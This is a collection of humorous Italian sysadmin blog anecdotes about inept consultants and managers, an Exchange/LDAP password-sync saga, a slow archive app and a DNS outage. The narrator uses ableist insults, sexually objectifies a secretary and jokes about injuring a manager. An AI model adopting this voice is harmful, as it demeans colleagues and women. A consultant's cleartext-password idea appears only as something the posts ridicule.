IO - (mostrando il cluster che gestisce la posta ed il resto nell'ufficio al conslutante) ... ed i dati vengono

Cosa fa' l'applicazione X ?

backuppati sui nastri ...

C1 - (osservando il cluster con l'aria di non capirci niente) hemmm... quindi questo qui e' il vostro server Windows?

IO - No. Non c'e' nessun server Windows. E' tutto Linux.

C1 - (orrificato) Non avete Active Directory?

IO - Sostanzialmente no.

C1 - E come fate??

IO - Usiamo LDAP.

C1 - elldup?

IO - No. L-D-A-P.

C1 - E se il server si rompe? Vi serve un backup domain controller!

IO - (indicandogli il cluster) E' un **cluster**, capito? Se uno dei server si rompe un'altro prende il suo posto.

C1 - Niente domain controller??

IO - No.

C1 - **BWHAAAAAAAAA!!!! MAMMAAAAAAAAA!!!** (scappa via piangendo)

Dopo 3 mesi di terapia e riabilitazione (consistente probabilmente nel reinstallare Windows 95 da floppy numerose volte al giorno), C1 presenta la sua proposta, i cui punti salienti erano:

1. Eliminazione fisica e totale distruzione del cluster "infetto"
2. Installazione di batteria di 8 server Windows duemilatre' di cui un Domain Controller, 3 backup domain controller e 4 server Exchange con funzioni di domain controller
3. Installazione di Active Directory e ricostruzione dell'intera gerarchia di utenti
4. Eliminazione di tutte le web-application usate sul cluster o ovunque sul pianeta che usano Python-Php-Perl-Java-Sarca\$\$o e rifacimento del tutto usando DotNet/IIS/DotNot/DotSarca\$\$o...

E andava avanti cosi' per parecchie pagine.

Tempo stimato: da 3 a 6 mesi. Che sostanzialmente significa: spegni l'ufficio per 6 mesi e prega che funzioni quando schiacci il bottone sei mesi dopo.

Dopo aver dato un'occhiata alla cifra scritta in fondo al papiro ed aver fatto alcuni commenti relativi al PIL di svariate nazioni, DaBoss ha mostrato al conslutante la locazione della porta e del piu' vicino canale... poi e' stato visto sperimentare di persona cosa succede quando il tritarifiuti riceve svariate pagine di ca\$\$ate assortite come input...

piu' tardi alla macchina del caffe'

IO - (rivolto a DaBoss) Te lo ricordi che ti dissi riguardo le tigri e gli IT Manager?

DB - Si, perche'?

IO - Lo sai che differenza c'e' tra una tigre ed un sysadmin?

DB - ...sentiamo...

IO - Quando un sysadmin vede un ritardato che si avvicina con un bastone, acchiappa il bastone, glielo infila su' per il XXXX e lo spedisce via. Niente punzecchiamento e niente avvertimento. Ed ecco perche' **NESSUN** sysadmin e' **MAI** stato assunto come 'tigre' allo zoo... quindi non provarci.

...ma lo so gia' che non finisce qui...

Davide

17/01/2009 14:21

The Way Of The Dodo

Continua la saga di Exponge, esposta nella storia [precedente](#).

Dopo il defenestramento di \$conslutantenunero1, abbiamo avuto un periodo di rilassamento ed assestatura, durante la quale sono state proposte (e scartate) tutta una serie di alternative (da OpenExchange a Colab), non c'e' da dire che le motivazioni per la scartatura sono state estremamente elaborate (da "non mi piace" a "non riesco ad usarlo")...

Così' ecco che qualcuno ha proposto un altro conslutante.

Ecco arrivare \$conslutantenunero2 (C2), alla guida del "team" composto da: \$conslutantenunero2 medesimo, fratello gemello di \$conslutantenunero2, clone di \$conslutantenunero2 e cugino di \$conslutantenunero2.

Dato che l'idea di rimpiazzare in toto il sistema presente non e' praticabile (delicate allusioni al fato che attende chiunque faccia tali proposte sono state elargite verso \$conslutantenunero2 più' o meno da tutti), C2 ha deciso per una mossa ardita: outsourcing completo dell'intera faccenda.

Ecco quindi piovere sul tavolo di DaBoss una propositona che in sostanza si può' riassumere con "fasotutomi": installazione di tutto il necessario per far funzionare l'accrocchio, implementazione di VPN per consentire ai pinguini dell'ufficio di leggersi ed inviarsi la loro maledetta posta e di accedere alle fetentissime "feature" di Exponge, gestione del firewall eccetera eccetera eccetera.

Uno dei punti salienti e' stato che noi non vogliamo usare **un'altra** password per accedere alla posta. Vogliamo che la stessa password che e' usata per accedere al Cluster in ufficio ed ai suoi dischi condivisi sia usata per accedere al server di posta ed ai suoi mila orpelli.

Dopo una breve pausa, DaBoss acconsente ad una "prova" a tempo limitato ed a costo ridotto. Tanto per vedere se questa faccenda ha qualche speranza di sopravvivenza.

Inizia pertanto un fuoco di copertura di e-mail tra noi (me ed Aquila) ed il conslutante per stabilire come aggiornare le password.

Dopo aver constatato che la semplice soluzione di "puntare il server verso il database LDAP" non funziona (e che ti credevi?), \$conslutante2 si e' lanciato in una intensa analisi del problema (aka: ha consultato MSDN), e ne e' uscito con [questa](#) soluzione.

Che potrebbe pure funzionare se non fosse che, nessuno qui usa PAM per cambiare la password, ma si utilizza invece un'accrocchio in PHP che altera direttamente la password nel db LDAP.

Parte quindi una mia mail che sostanzialmente dice "bello, ma non funziona con il nostro sistema dato che non usiamo PAM per cambiare le password".

Ed apriamo una piccola parentesi: l'unico modo per sincronizzare le password tra Unix e Windows e' un keylogger???

\$conslutante2 e' apparso leggermente stupefatto dalla mia risposta ed ha ribattuto con una mail che diceva più' o meno:

Cosa fa' l'applicazione X ?

"Se un'utente cambia la password usando una GUI questo non ha niente a che fare con la sincronizzazione"
A no? Ed allora che cosa vuol dire 'sincronizzazione' per te?

"Non e' possibile usare PAM solo per la sincronizzazione?"
Ti ho appena detto che non lo usiamo ed il motivo per cui non lo usiamo..

"O e' necessario usare PAM per usare PAM?"
...eh?...

La mail si concludeva con un "ma forse sono io che non so cosa ca\$\$o sto dicendo" (ok, non proprio ma il senso era quello). Al che io ho commentato "ecco, vedo che capisci il tuo problema"...

E **questo** dovrebbe fornirci il servizio di mail ed exchange per 500 utenti... non so perche' ma mi sembra avviato sulla strada del Dodo.

Davide
17/01/2009 14:21

Conslutant's Night Blues

Prologo

Taaaaaanto tempo fa, un paio di UL senza niente di meglio da fare, si sono messi in testa di creare l'ennesima "killer application" (nel senso che lo scopo era di ammazzare qualche sfortunato sysadmin) per "sveltire le operazioni di ordinaria gestione" e cose così'.

Questa volta l'Idea (con la 'i' maiuscola) sarebbe stata di creare una specie di 'libreria digitale' in modo da poter archiviare immagini, fotografie, video e chi piu' ne ha piu' ne metta e potervi accedere da ogni ufficio.

Ovviamente, nessuno dei due 'padrini' dell'Idea aveva la piu' pallida idea di come farla una roba del genere.

Entra quindi in scena Conslutante numero 1 (c1), il quale, con la modica spesa di una barca di soldi, produce in un periodo di un'annetto circa un mostruoso accrocchio che usa un database full-text per gestire le sue cavolate poi, mediante l'astuto uso di una barcata di file batch, genera uno sproloquio di pagine HTML **statiche** che sono quindi scaricate su un malcapitato server web (installato, tanto per fare, dall'altra parte del pianeta Terra) per l'uso generale.

Chiaramente uno dei difetti di tale arnese e' che risulta essere lento come la fame (grazie alla qualita' della connessione di rete a cui il server web e' attaccato) ed aggiornato ogni morte di papa (dato che l'aggiornamento e' una procedura **completamente manuale**). Se poi si aggiunge il fatto che l'intero arnese e' installato su un solo pc e che tale pc ha un serio bisogno di una reinstallazione...

Passano alcuni anni, e qualcuno decide che tale arnese richiede un'aggiornamento. Un altro paio di UL decidono percio' di prendere in mano la situazione... qui' finisce la favola e comincia la storia...

UL1 - ...quindi l'aggiornamento dell'applicazione risultera' in una maggiore efficienza nell'uso delle risorse e blah blah blah yada yada yada...

IO - (interrompendolo) Si, tutto bello, ma sta roba chi la dovrebbe fare?

UL2 - Ma abbiamo questo superefficiente conslutante...

IO - Non e' che e' lo stesso dell'infame "progetto ldap" ?

UL1 - Beh', si', ma che c'entra?

IO - Come che c'entra??

Evidentemente i precedenti (penali, nel senso di 'azzate') non vengono tenuti in considerazione. Così' i due conslutanti cominciano l'annoso lavoro di ricostruzione dell'accrocchio... in un'accrocchio diverso.

Un bel di', vengo informato che l'accrocchio e' pronto per essere installato sul server di produzione.

Quale server di produzione? Domando io. "Il" server di produzione, mi viene risposto. **QUALE** server di produzione??? ri-domando io.

Si perche' ovviamente non hanno pensato che un server di produzione deve essere acquistato per lo scopo. Viene recuperato un server di straforo (convenientemente 'donato') e l'applicazione viene installata.

Un paio di scalognati utenti vengono prescelti per testare la meraviglia ed immediatamente cominciano a piovere le lamentele: e' piu' lento di prima. I due conslutanti ovviamente cominciano ad incolpare il server di recupero. Prima di tutto mi bombardano con spezzoni di 'errata' e frammenti di 'kernel bug report', a nulla valgono le mie rimostranze che "quel bug si riferisce ad un driver per un componente che sul server **non e'**

Cosa fa' l'applicazione X ?

installato e comunque per un kernel che noi **non usiamo**"...

Dopo un paio di meeting, decido di dare un'occhiata al server piu' da vicino. E noto un paio di cosucce... prima di tutto, ogni volta che la meraviglia della tecnologia moderna deve mettere insieme una pagina, vengono fatti una media di 12000 (dodici**MILA**) accessi al database, per una ricerca "semplice", gli accessi salgono a circa 26000 (ventisei**MILA**), una query complessa sfiora i 50000.

Le mie rimostranze non vengono accolte molto bene, i due consulenti sostengono che il database non e' "ottimizzato". Alla mia richiesta di come ottimizzarlo ovviamente non ottengo nessuna risposta.

Finalmente, dopo un numero spaventevole di di mail, oggi siamo in riunione con i due consulenti ed i due UL (insomma i "soliti sospetti").

IO - (finendo di mostrare i grafici con gli accessi al database) ...quindi, anche se il server fosse due volte piu' veloce, il numero di accessi al database risulta sempre essere il collo di bottiglia. Riduciamo questo ed il miglioramento sara' immediato.

UL1- Ma come e' possibile ridurre gli accessi al database?

IO - Scrivendo l'applicazione in modo decente.

C1 - L'applicazione e' scritta perfettamente!

IO - Una applicazione che ha bisogno di 12000 accessi per presentare la home page non la considero scritta perfettamente.

UL2- (con la faccia e l'entusiasmo della domenica) Comunque non c'e' problema! Il nuovo server e' in arrivo!

IO, C1 e C2, tutti in coro - QUALE NUOVO SERVER???

Ebbene si'! Il pisanozzo e' partito in tromba ed ha acquistato un server nuovo di trinca, anzi, ne ha acquistati DUE! Avendo sentito parlare di 'clustering'... Con un'enclosure dedicata per il Raid!

IO - (guardando la documentazione) ...e quando dovrebbe arrivare questa meraviglia?

UL2- In una settimana o giu' di li'. Questo dovrebbe risolvere tutti i nostri problemi (guardando C1 e C2)

Giusto?

C1 e C2 - (guardandosi tra loro con sguardo sofferente) ...certo... come no...

Ora, se non fosse che UL2 e' completamente rimba, sarei tentato di credere che il server nuovo e' una palla per far cagare sotto C1 e C2. Devo comunque dire che vederli in preda alle convulsioni, pensando a quando il server nuovo dimostrera' che la loro applicazione e' una chiavica totale, e' stato divertente... cio' che mi preoccupa e' che saro' io a dovermelo smazzare dopo...

Davide

17/01/2009 14:21

HO VISTO LA LUCE!!!

E siamo di nuovo in pista con il foxxuto "progetto Exchange" di cui avevo gia' scritto precedentemente. Progetto che e' nato da una idea (bacata) di un UL e che ha gia' mietuto una vittima in un consulante.

Il secondo consulente ha subito sbattuto la faccia su uno dei requisiti di sistema (requisiti che sono stati letti e sottoscritti con il sangue da tutti gli UL interessati, quindi sono piu' stabili di una pietra tombale egiziana): il fatto che la password di accesso alla posta deve essere la stessa di accesso a tutti i sistemi interni, quindi devono inventarsi un qualche accrocchio che consenta di cambiare UNA password ed averla funzionante.

Il nuovo consulente, che e' in realta' un 'team' di consulenti (anche se a me sembrano tutti uguali.. infatti li ho soprannominati "il collettivo") ha cominciato con l'inviare una serie di 'proposte tecniche' prese di peso dal KB di Microsoft.

Tutte le varie proposte sono state rigettate, un po' perche' non avevano senso e molto perche' non funzionano con il nostro sistema.

Ci tengo subito a precisare che il nostro sistema e' un'accrocchio osceno composto da un'insieme di applicazioni, databases e chi piu' ne ha piu' ne metta, non e' stato 'costruito' e' piu' che altro "cresciuto" da se come un mostro dei film dell'orrore di classe B2. Scherzosamente, diciamo sempre che un giorno diventera' senziente, quello stesso giorno commettera' suicidio disgustato da se stesso dopo aver inviato un cyborg indietro nel tempo per ammazzare il primo dei Sysadmin che ha iniziato l'intero accrocchio (Aquila appare sempre sofferente quando citiamo questa faccenda, forse perche' **lui** e' quel sysadmin...).

Comunque, dopo una "pausa di riflessione" di circa un mesetto durante il quale il Collettivo non si e' piu' fatto sentire, abbiamo deciso che il tempo di vedere cosa accidenti stanno combinando e' venuto, quindi abbiamo organizzato una bella riunione "plenaria". DaBoss e' stato estremamente chiaro sul fatto che o si tirano fuori delle idee, oppure il Collettivo e' sulla strada della decollettivizzazione.

Alla riunione partecipano: DaBoss, Aquila, IoMe per la nostra parte. DaBoss essendo quello che firma, Aquila quello che conosce l'intero sistema ed io sono stato co-optato come 'esperto LDAP/PHP/Java/Sarca\$\$o, quello che scrive i programmi di conversione comunque'... hemmm... Dalla parte di \$consulante ci sono: \$consulante2, \$clonediconsulante2 e \$fratellogemellodiconsulante2 (d'ora in poi C2, CC2 e FC2).

C2 - Blah Blah Blah... alta integrazione con Proactive Difectory, blah blah, Domain Compoller, blah blah blah, alta sicurezza, blah blah blah, assoluta privacy... blah blah... database crittografat...

IO - Si' si'... tutto bello. Solo che ancora non abbiamo visto una virgola di tutto questo e stiamo ancora aspettando di sapere che accidenti vi ci vuole per avere le password sincronizzate.

C2 - Be', per quello volevamo usare la soluzione canonica...

AB - Che vi abbiamo gia' spiegato che non funziona con il nostro sistema.

DB - Io non sono un tecnico, potreste spiegarmi brevemente il problema?

Qui' potete, se vi pare, immaginarvi me che, usando la lavagna e tanti disegnini stupidi, spiego a DaBoss le intricazioni di PAM e del perche' se non lo usi per cambiare la password non puo' di certo inviarla verso un sistema esterno.

IO - ...quindi, usando noi un'applicazione esterna (applicazione che fa cagare ma e' facile da mantenere e modificare) non possiamo seguire quella tecnica per cambiare la password.

Segue una pausa caffe' con il Collettivo che rimungina (collettivamente s'intende) le varie possibilita'. Poi di

Cosa fa' l'applicazione X ?

botto...

FC2- CI SONO!!!

IO - Sì, ti vediamo tutti che ci sei...

FC2- (alzandosi in piedi avvolto da un'aura luminosa) **ho visto la luce!!!**

IO - ...lasci il lavoro e vai a predicare la parola del Signore?

FC2- (saltando e ballando come John Belushi) **Ho Visto La Luce!!!!**

IO - E DICCI STA CA\$\$O D'IDEA NO???

FC2- (ricomponendosi vagamente) Allora, ci ho un'ideona che risolvera' il problema permettendoci di ottenere un'integrazione ottimizzata blah blah blah yada yada yada..

IO - (tirando fuori il Leathermann) Dobbiamo tirartela fuori con le pinze insieme a tre o quattro denti o ce la dici da solo?

FC2- Ecco... allora... Questo programma per il cambio delle password...

IO - "Programma" e' dire troppo... comunque... cosa?

FC2- Lo mantenete da voi giusto?

IO - Sì.

FC2- Ecco allora, questa e' la mia idea. Se e' possibile modificare il programma in modo che... quando l'utente cambia la password...

IO, DaBoss ed Aquila, pretendendoci verso FC2 - Siiiiii...?

FC2- ...scriva la password in chiaro in un campo del database!

...silenzio di tomba... il sole cala lentamente verso l'orizzonte... un grillo frinisce da qualche parte... gli uccellini cinguettano... C2 scompare lentamente sotto al tavolo... DaBoss solleva lentamente il sopracciglio...

IO - (ripigliandomi per primo) Hemmm... herr.... come era quella faccenda di "Massima sicurezza, assoluta privacy" e roba così'...?

Epilogo

Un paio di giorni dopo questa riunione ho avuto informazioni da DaBoss che l'intero progetto e' finito nel secchio dell'immondizia. Ed Aquila ha rimesso la bambolina voodoo nel cassetto. Io per sicurezza comincio a fare scorta di paletti di legno.

Davide

17/01/2009 14:22

Nuoce Gravemente Alla Salute

Cosa? Il CL ovviamente!

Riprendiamo la storia della CL Temporanea che era stata chiamata per svolgere un lavoro "temporaneo" di riordinamento del database degli utenti di cui ho scritto tempo addietro.

Nei giorni passati abbiamo avuto qualche... hummm... chiamiamolo "scambio di opinioni", sul modo migliore di gestire gli indirizzi di posta elettronica. Qui ci va una piccola spiegazione.

Definire "complesso" il nostro sistema di posta e' come definire "rumorosa" l'esplosione del Krakatoa. Dato che gestiamo circa 140 server di posta in giro per il mondo, ed ogni utente potrebbe (teoricamente) avere la propria posta recapitata in ognuno di tali server, noi ci serviamo di LDAP per memorizzare il server 'preferito' di ogni utente e tutti gli alias di posta che sono usati per inviare la posta all'utente.

Questo non significa che il sistema e' privo di difetti: se l'utente cambia ufficio di botto e comincia ad usare un server diverso senza pero' cambiare le impostazioni nel database, la sua posta continuera' ad essere recapitata al server 'sbagliato'. Alcuni utenti estremamente intrapendenti aggiungono degli autoforward, che hanno l'effetto di rimandare la posta da un server all'altro. In molti casi funziona, ma rallenta il tutto (anche perche' la posta viene filtrata innumerevoli volte per lo spam ed i virus). Ed il lamentarsi con i vari capiufficio del fatto **senza comunicare il cambiamento di ufficio a chi il database lo gestisce** e' alquanto inutile.

Comunque, questa settimana sono arrivate varie lamentele dal nostro ufficio belga, per via di "account di posta non funzionanti". Dopo numerose bestemmie sono riuscito a farmi mandare i dettagli di questi problemi.

Ora apriamo una piccola parentesi.

E' chiaro che se tu, grandissimo demente armato di Lookout Decaf, picchi sui tasti con la cura di un babbuino spastico ed affetto da ADD, l'accrocchio di caratteri pseudo-casuali che tu pretendi sia un indirizzo di posta non verra' riconosciuto dal server di posta e quindi il cumulo di fedenzie che tu consideri un messaggio non verra' depositato nella casella di posta giusta. E dovrebbe anche essere chiaro all'altro demente che pretende di essere un'amministratore di sistema che "user XXX does not exists" e' un messaggio che evidenzia il problema.

Ma NO! Il fatto che il suddetto demente abbia inviato la bellezza di 10 mail, cannando categoricamente il nome del tipo a cui avrebbe voluto inviare il messaggio, non e' un'indizio sufficiente a far capire che il problema e' seduto davanti alla tastiera. No! Tu **devi** mandarmi dieci mail di lamentela che "l'account XXX ha dei problemi", con varie combinazioni di "URGENTE!" e "VOGLIO QUESTO RISOLTO SUBITO!!" e "STIAMO PERDENDO MESSAGGI DI POSTA ??" (molti altri punti interrogativi).

Ora, e' ovvio che se il mio nome e' (per esempio) "davide bianchi" e tu cerchi di mandare posta a "daie bianchi" o "davichi" o "davide bichi" o ogni altra combinazione psudo-casuale di caratteri, la posta **non** mi arrivera'. Stessa cosa se il dominio e' noisalviamoilmondopuntocom.com e tu invi la posta a noisalviamopuntocom.com o sopuntocsalviamocom.com e cosi' via.

Difficile da capire? Non mi pare.

Per qualche insano accrocchio. CLT ha sniffato il "problema" e si e' sentita in dovere di offrirmi la popria opinione.

Cosa fa' l'applicazione X ?

La mia soluzione: scarica di corrente 220 VAC ogni volta che il CL in questione digita un'indirizzo sbagliato (invece di prelevare l'indirizzo giusto dalla rubrica come dovrebbe fare) e si lamenta. La **sua** soluzione: inserire nel database **ogni possibile combinazione di alias per tutti gli account presenti**.

Non solo, ma in qualche astruso sistema lei pretendeva che, anche se l'indirizzo di posta e' irrimediabilmente foxxuto, la posta dovrebbe **ugualmente** arrivare al nostro server.

A nulla ovviamente e' servito il cercare di farle capire le intricazioni e problematiche di **come la posta funziona**, ne' sono serviti i miei paragoni con la posta cartacea. Per qualche strano marchingegno nella sua testa si e' stampata l'idea che il computer e' telepatico e dovrebbe intuire a chi la mail e' inviata anche se l'indirizzo e' completamente sballato.

Dato che io non le davo retta CLT e' partita in quarta ed e' andata a rompere l'anima a DaBoss, il quale dopo una ventina di minuti ha adottato una ritirata strategica: dato che CLT detesta il fumo, lui ha acchiappato la stecca di sigarette e si e' diretto verso il tetto per una "salutare fumata".

Il problema e' che CLT stavolta si e' fermata a fargli la posta. Così' DaBoss si fumava una sigaretta, poi guardava dentro, la vedeva ancora li' e se ne fumava un'altra... e così' via.

Spero che non gli esplodano i polmoni...

Davide

17/01/2009 14:22

Sempre Meglio Che Lavorare...

UL1 - ...e cosi' ci serve di riattivare il firewall nell'ufficio di \$postoincapoalmondo al piu' presto.

IO - T'ho gia' spiegato che per riattivarlo mi servono 4 (quattro) informazioni essenziali, che **tu** che sei considerato il "responsabile teNNico" dovresti avere. Una volta che ho quelle quattro informazioni ci metto dieci minuti a riconfigurarle.

UL1 - Va bene, adesso devo andare che ci ho un meeting sulla Ristrutturazione Adattiva delle Priorita' Derivative.

...mi sa che mi sono slogato il cervello nel cercare di capire che accidenti diceva...

Passano un due-tre giorni, vado a cercare UL1 per vedere se e' riuscito a trovare quelle foxxute quattro informazioni che mi servono. Così parlo con CL1, che e' la di lui "Assistente Amministrativa" (aka: segretaria) e che ha anche un gran paio di XXXX...

IO - (un pelo distratto) ..hemmm... herr... hummm... mi chiedevo...

CL1 - Si????

IO - (completamente distratto) ...che fai stasera?

CL1 - He?

IO - No, cioe' si... hemmm... dove accidenti e' UL1 che doveva darmi un paio di informazioni per un firewall che...

CL1 - E' ad un meeting per la Ristrutturazione di qualche cosa... comunque e' fuori tutta la settimana.

IO - ??? come e' fuori ??? E dove accidenti e' sto meeting??

CL1 - A Portorico.

Ritornato in ufficio preparo la bambolina voodoo e ci pianto dentro una dozzina di spilloni. Ahhh... ecco, adesso sto meglio.

Il Lunedì successivo arrivo in ufficio e trovo 1) mail con numerosi "urgente" ed "importantissimo" e punti esclamativi a profusione da parte di admin di \$postoincapoalmondo che vuole il firewall configurato **ieri**, anzi prima e 2) CL2 che e' l'Assistente Amministrativa di UL2, con un biglietto di auguri e due buste.

***nota** non so se l'attitudine e' diffusa, ma qui si usa che quando qualcuno ha qualche incidente si fa una colletta per mandargli dei fiori o altro, ed un biglietto di auguri.*

CL2 - Vuoi contribuire al regalo per UL2?

IO - Che gli e' successo?

CL2 - Ma... non e' molto chiaro ma pare sia svenuto mentre puliva le posate e sia caduto a faccia in giu' su un paio di coltelli...

IO - Come sono conten.... hemmm... mi dispiace.

Butto un paio di monetine nella busta e scarabocchio qualche cosa sul biglietto. Dopo di che riparto alla volta dell'ufficio di UL1. Li' trovo CL1 e divento immediatamente un fan del suo reggiseno, o piu' che altro della sua idea di non indossarlo oggi.

IO - (sorvolo sullo sbavamento) Che fine ha fatto UL1?

CL1 - E' ad un meeting per l'uso costruttivo dei meeting interdipartimentali.

IO - ...tipo non farne altri?

CL1 - (ridendo) No, non lo so...

IO - ...ed ovviamente questo meeting si tiene... dove?

Cosa fa' l'applicazione X ?

CL1 - (dubbiosa) Alle Fiji o qualche posto del genere...

Ritornato in ufficio pesco la bambolina voodoo dal cassetto e la schiaccio nella porta una mezza dozzina di volte... ecco, adesso sto meglio...

Un'altra settimana passa senza notizie, e la settimana dopo trovo ad aspettarmi: 1) altre mail da Admin di \$postoincapoalmondo con molteplici lamentele per il fatto che il firewall ancora non e' configurato e 2) CL2 con la solita busta e biglietto.

IO - Che accidenti e' successo adesso?

CL2- Ma... pare che gli sia caduta addosso la porta del garage...

Dopo aver messo altre monetine nella busta rivado a vedere di UL1. Soprattutto mi interessa vedere se CL1 si e' ridimenticata di mettere il reggiseno... no, ce lo ha... dann...

IO - Niente notizie di UL1?

CL1- Oh, e' ad un meeting organizzativo sulla riduzione dei viaggi a lunga distanza...

IO - Meeting che si tiene... alle Hawaii per caso?

CL1- No, a Sydney...

Ripesco la bambolina voodoo, scendo nel parcheggio e ci passo sopra con la moto un paio di volte.

Un'altra settimana passa ed altre molteplici mail da parte di admin di \$postoincapoalmondo piovono nella mia casella di posta. Arrivo in ufficio e mi dirigo verso l'ufficio di UL1. Metto dentro il naso e controllo la situazione: gonna! corta! molto corta!

IO - Ok, dove e' questa settimana?

CL1- Oh, ciao... e' ad un meeting informale sull'uso formale dei meeting...

IO - ...eh?

CL1- Mah... sincermente non l'ho capito bene nemmeno io...

IO - (cercando di prolungare la mia permanenza) Mah... hummm... come accidenti fa quest'ufficio a funzionare?

CL1- In che senso?

IO - Beh... con quello (indicando l'ufficio di UL1) che e' piu' fuori che dentro...

CL1- Oh, ma e' meglio quando non c'e', in effetti me la cavo meglio quando e' in giro. Tanto le cose da fare non sono molte e me le gestisco da sola.

IO - (cominciando ad avere qualche sospetto) ...hummm... non e' che in questa mare di roba c'e' un certo contratto di \$compagniatelefonica con un tre-quattro informazioni per \$postoincapoalmondo?

Lei scartabella un po' e poi tira fuori una busta con il logo di \$compagniatelefonica, dalla busta salta fuori un foglio con **esattamente** le informazioni che mi servono.

Io penso per un po' se a) baciarla perche' e' una gran fi...hemmm... perche' ha trovato quello che mi serviva o se b) menarla perche' non me l'ha da... to prima, il foglio intendo, che stavate pensando? depravati! Mi limito percio' ad acchiappare una copia del foglio ed ad andarmene.

Arrivo in ufficio e ci ritrovo CL2.

IO - Ehecacchio... ma non e' che e' contaggiato? Che accidenti ha fatto adesso?

CL2- Stava uscendo dall'ospedale ed una ambulanza lo ha urtato facendo manovra...

IO - Be', stavolta mi becchi al verde.

Sempre Meglio Che Lavorare...

Cosa fa' l'applicazione X ?

CL2- A bhe... sara' per la prossima volta...

A questo punto mi viene un dubbio atroce, prendo la bambolina voodoo dal cassetto e la guardo bene.
Ka\$\$o!!! Ho sbagliato a fargli i capelli!!!

Nota: Si, No, Si, No, Si, No.

*Si: UL2 e' tutt'ora in ospedale a causa una serie di incidenti che **lui** ha descritto come io ho riportato.*

No: Non lo so se tali incidenti si sono verificati effettivamente o fosse una palla di UL2 per protrarre la degenza.

Si: La bambolina Voodoo somiglia piu' a UL2 che ad UL1.

No: Non ci credo manco io che c'e' una correlazione tra la bambolina e gli incidenti, ma non e' che me ne fregghi poi molto.

Si: CL1 e' un gran pezzo di fig....liola... che stavate pensando?

No: No, la foto non la pubblico.

Davide

17/01/2009 14:23

CLT Is On The Case...

Continuano le avventure di CLT, la CL "Temporanea" che era stata incaricata di provvedere a certe operazioni di aggiornamento di un certo database.

Queste che seguono sono alcune sue 'performances'...

Printing (1)

CLT - Uffa.. qualcuno lo ha fatto di nuovo!

IO - Fatto di nuovo cosa?

CLT - Mettere carta riciclata nella stampante! Così io stampo qualche cosa e mi ritrovo della roba scritta sul retro!

IO - Non c'è carta riciclata nella stampante, se tu stampi due pagine la stampante stampa sui due lati del foglio.

CLT macina lentamente l'informazione, verifica che quanto scritto sul retro del foglio è in effetti la seconda pagina del suo documento. Poco dopo la si può vedere cercare di cancellare la 'richiesta di assistenza' intitolata "non riesco a stampare due pagine sulla stampante"...

Printing (2)

CLT deve stampare una serie di lettere da spedire, ogni lettera è praticamente identica, l'unica cosa che cambia è l'indirizzo che tanto va scritto sulla busta.

La sua soluzione: stampa una copia, la recupera dalla stampante, la piega e la infila nella busta, poi cerca di infilare la busta con il foglio dentro nella stampante per stampare l'indirizzo.

Printing (3)

CLT - Devo stampare 60 copie di questa lettera...

IO - ...e...?

CLT - Secondo te conviene di più stampare 60 copie o stampare una copia e poi fare 60 fotocopie?

IO - ...non so se hai notato ma la fotocopiatrice e la stampante sono la stessa macchina...

Lei rimungina lentamente l'informazione per un paio di minuti...

CLT - Quindi?

Printing (4)

CLT - Aaaaaaghhhhh!!! Devo anche aggiungere delle informazioni sul retro delle lettere!!

IO - ...embe'?

CLT - Quindi devo stampare le lettere poi infilarle di nuovo dentro la stampante e stamparci sopra di nuovo!!!

IO - Quale parte di 'stampa fronte-retro' non ti è chiara?

Privacy

DaBoss spiega qualche cosa relativa alla gestione delle password e che per sicurezza le password non devono essere divulgate pubblicamente. CLT procede nel comunicare tali informazioni a tutti quelli che incontra,

Cosa fa' l'applicazione X ?

indipendentemente dal fatto che lavorino per noi o meno.

DaBoss - (dopo un po' rivolto a me) ...ma e' andata a ripetere quello che ho detto a tutti quanti?

IO - Si.

DaBoss - (scuotendo la testa con aria sofferente) Ohiohiohiohiohiohi...

Logica

CLT - Sei anche tu un cliente di \$banca?

IO - No.

CLT - Perche' sono 3 giorni che ogni volta che cerco di usare la loro internet banking ricevo un'errore che il servizio e' down e che lo aggiusteranno al piu' presto. Quindi mi chiedevo se e' un problema mio o se e' una cosa generale.

...silenzio da parte mia...

CLT - Quindi?

IO - Quindi cosa?

CLT - Capita anche a te?

IO - E quale parte di "non sono cliente di \$banca" non era chiara?

Logica (2)

CLT - Perche' se mando una mail ad \$indirizzochenonesiste mi ritorna indietro dicendo che l'indirizzo non esiste mentre se la mando ad \$indirizzocheesiste non lo fa?

DaBoss

CLT sta cercando di dirmi qualche cosa e se ne sta piantata davanti al mio tavolo parlando e gesticolando, DaBoss si piazza dietro di lei, non visto, e comincia a fare strane facce agitando le braccia facendole il verso...

...adesso DaBoss si e' reso conto che CLT sta parlando di lui scimmiottandolo e ripetendo quello che DB stesso ha detto stamani ma sballando completamente il significato...

...ed i miei diecimila antenati Shaolin stanno facendo gli straordinari per farmi tenere un'espressione il piu' possibile neutrale ed impassibile...

Presto! ...una macchina fotografica... o un tassidermista...

Davide

17/01/2009 14:24

Io Ci Ho Dieci Anni Di Esperienza...

...si ma nel fare che?

Ok, andiamo con ordine. \$NoiSalviamoIlMondoPuntoCom ha uffici sparsi in tutto il pianeta, per qualche insano motivo pero' il supporto teNNico e' localizzato nel mio ufficio, il che significa che se uno degli uffici all'altro capo del fuso orario ha dei problemi, l'unica per loro e' aspettare una giornata intera.

Quindi quando stamani ho acceso il computer e mi sono trovato una mail dall'ufficio australiano, mi sono leggermente sorpreso del fatto che era stata inviata solo mezz'ora prima. L'ufficio in questione e' abbastanza piccolo ed il "locale" supporto tecnico e' composto da due persone, tra tutti e due sono capaci di attaccare un telefono e formattare un pc, ma li' si fermano. L'ufficio ha un server che io mantengo completamente da remoto. Il server ha una versione geriatrica di RedHat, e la versione di named installata su tale redhat ha qualche problema di stabilita', di tanto in tanto si imballa da solo. Tempo addietro, cercando un modo per risolvere il problema alla radice e confidando nel fatto che non ci sarebbe mai stato un update per quella versione, mi sono armato di una grossa siringa di tar.gz ed ho installato una nuova versione di named. Da allora sembrava che il problema fosse risolto. Quindi quando mi sono trovato la mail che, praticamente, diceva "il dns nel nostro server non funziona di nuovo" mi sono leggermente sorpreso.

La mail in questione procedeva con il dire che, a causa del problma con il dns, non avevano piu' connessione di rete alcuna, erano incapaci di inviare e ricevere posta, lavorare e yada yada yada... Il che non ha alcun senso perche' la mail e' arrivata. Il tipo procedeva anche a dire che 'non avendo privilegi di administrator sul server non ho modo di fare modifiche'...'e non si potrebbe avere privilegi amministrativi sul server, dopotutto ho dieci anni di esperienza'...

Ok, vediamo un po' che succede. Mi collego da remoto e controllo. Il server e' up da 162 giorni, named risponde correttamente, risolve tutti i nomi della rete locale, quello che non funziona e' la risoluzione dei server internet, che il named locale forwarda ai dns del provider. Un piccolo controllo mi dice che dei quattro (4) dns del provider, *nessuno* risponde piu'.

